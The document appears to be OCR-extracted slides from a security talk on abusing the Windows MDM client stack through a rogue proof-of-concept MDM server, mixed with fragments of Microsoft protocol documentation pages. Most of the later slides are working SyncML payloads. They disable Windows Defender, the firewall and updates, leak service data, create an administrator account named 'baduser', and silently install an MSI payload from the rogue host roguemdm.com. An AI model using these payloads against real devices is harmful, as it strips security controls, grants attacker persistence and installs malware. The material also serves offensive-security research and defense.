
This page and associated content may be updated frequently. We recommend you subscribe to the RSS feed to receive update notifications.

Published Version

Expand table


Date	Protocol Revision	Revision Class	Downloads
4/23/2024	15.0	Major	PDF | DOCX | Diff

MDM Enrollment Flow (MS-MDE2)



Understanding MDM Management

- **MS-MDM** data exchange done through XML-based messages
- Client or server-initiated management sessions
- Commands are handled by plugin DLL providers (CSPs)



[MS-MDM]: Mobile Device Management Protocol

Article • 05/10/2022

In this article

- Published Version
- Previous Versions
- Preview Versions
- Development Resources
- Intellectual Property Rights Notice for Open Specifications Documentation

Specifies the Mobile Device Management Protocol (MDM), a subset of the Open Mobile Association (OMA) stan
protocol, which provides a mechanism for managing devices previously enrolled into a management system thr
Microsoft Mobile Device Management Enrollment Protocol [MS-MDE].


This page and associated content may be updated frequently. We recommend you subscribe to the RSS feed
receive update notifications.

Published Version


Expa

Date	Protocol Revision	Revision Class	Downloads
4/23/2024	15.0	Major	PDF | DOCX | Diff

MDM Management Flow (MS-MDM)


MDM client
MDM server
Scheduled task / push notification triggers new session
MDM client initiate management session
Management commands
Command results
Ends session

CSP: The Key to Device Management



- Configuration Service Providers (CSP)
- Modern and cloud-friendly alternative to GPOs
- CSP capabilities are well documented
- +60 CSPs exposed to MDM client

CSPs for Security Management


- Accounts CSP
- Defender CSP
- Firewall CSP
- Bitlocker CSP
- Policy CSP
- Update CSP
- Application Control CSP
- WDATP and WDAG CSPs

CSP Architecture

- MDM clients use CSP COM DLLs via **ConfigManager2** COM Class
- COM CSP classes implement **IConfigServiceProvider2** COM interface
- Registered at **HKLM\SOFTWARE\Microsoft\Provisioning\CSPs**

SyncML for Covert Control

- MS-MDM XML protocol is called SyncML
- Expose MDM Commands verbs and CSP routes
- Protocol reuse makes detection harder



SyncML to retrieve Device Settings

Command Request (Get)

```
<Get>
 <CmdID>5</CmdID>
 <Item>
  <Target>
   <LocURI>./DevInfo/DevId</LocURI>
  </Target>
 </Item>
</Get>
```

Command Response (Results)


```
<Results>
 <Item>
  <Source>
   <LocURI>./DevInfo/DevId</LocURI>
  </Source>
   <Data>A5BEB9A460936C41B82DA93205FCA6</Data>
 </Item>
</Results>
```

DevInfo CSP

Abusing the MDM Client Stack

Abusing the MDM Client Stack

- MDM Enrollment done programmatically or through Settings App
- Calling user has to be a local admin
- Step one is to build an MDM server



Settings

Home

nd a setting

ounts

Your info

Email & accounts

Sign-in options

Access work or school

Family & other users

Sync your settings

Access work or school

Get access to resources like email, apps, and
Connecting means your work or school migh
some things on this device, such as which se
can change. For specific info about this, ask t

Connect

Related settings

Add or remove a provisioning package


Export your management log files

Set up an account for taking tests

Enroll only in device management

PoC MDM Server

- Full control of client enrollment and management logic
- Arbitrary MDM command injection
- CSP experimentation



Access work or school

Get access to resources like email, apps, and the network. Connecting means your work or school might control some things on this device, such as which settings you can change. For specific info about this, ask them.

Connected to PoC Server MDM
Connected by infected@pocserver.com

Disable Windows Defender

```
<Replace>
 <Item>
  <Target>

<LocURI>./Device/Vendor/MSFT/Policy/Config/Defender/AllowRealtimeMonitoring</LocURI>

  </Target>
  <Data>0</Data>
 </Item>
</Replace>
```

Policy CSP

Leaking Windows Services Data

```
<Get>
 <Item>
  <Target>
    <LocURI>./cimv2/Win32_Service</LocURI>
  </Target>
 </Item>
</Get>
```

WMI Providers reachable through WMI Bridge CSP

Disable Windows Updates

```xml
<Replace>
 <Item>
  <Target>
    <LocURI>./Device/Vendor/MSFT/Policy/Config/Update/AllowAutoUpdate</LocURI>
  </Target>
  <Data>5</Data>
 </Item>
</Replace>
```

Policy CSP

Disable Firewall

```
<Add>
 <Item>
  <Target>
    <LocURI>./Vendor/MSFT/Firewall/MdmStore/PublicProfile/EnableFirewall</LocURI>
  </Target>
  <Data>false</Data>
 </Item>
</Add>
```

Firewall CSP

Escalate Privileges

```
<Add>
  <LocURI>./Device/Vendor/MSFT/Accounts/Users/baduser</LocURI>
</Add>

<Add>
  <LocURI>./Device/Vendor/MSFT/Accounts/Users/baduser/Password</LocURI>
  <Data>badpass</Data>
</Add>

<Add>
  <LocURI>./Device/Vendor/MSFT/Accounts/Users/baduser/LocalUserGroup</LocURI>
  <Data>2</Data>
</Add>
```

Accounts CSP

Payload Deployment

```xml
<MsiInstallJob id="{f5645004-3214-46ea-92c2-48835689da06}">
<Download>
  <ContentURL>https://roguemdm.com/static/payload.msi</ContentURL>
</Download>
<Validation>
  <FileHash>7D127BA8F8CC5937DB3052E2632D672120217D910E271A58565BBA780ED8F05C</FileHash>
</Validation>
<Enforcement>
   <CommandLine>/quiet</CommandLine>
   <TimeOut>10</TimeOut>
   <RetryCount>1</RetryCount>
</Enforcement>
</MsiInstallJob>
```

Enterprise Desktop App Management CSP

Disable Windows Recall

```
<Replace>
 <Item>
  <Target>
    <LocURI>./User/Vendor/MSFT/Policy/Config/WindowsAI/DisableAIDataAnalysis</LocURI>
  </Target>
  <Data>1</Data>
 </Item>
</Replace>
```

Policy CSP

Can we push the Living Of the Land concept a bit more?

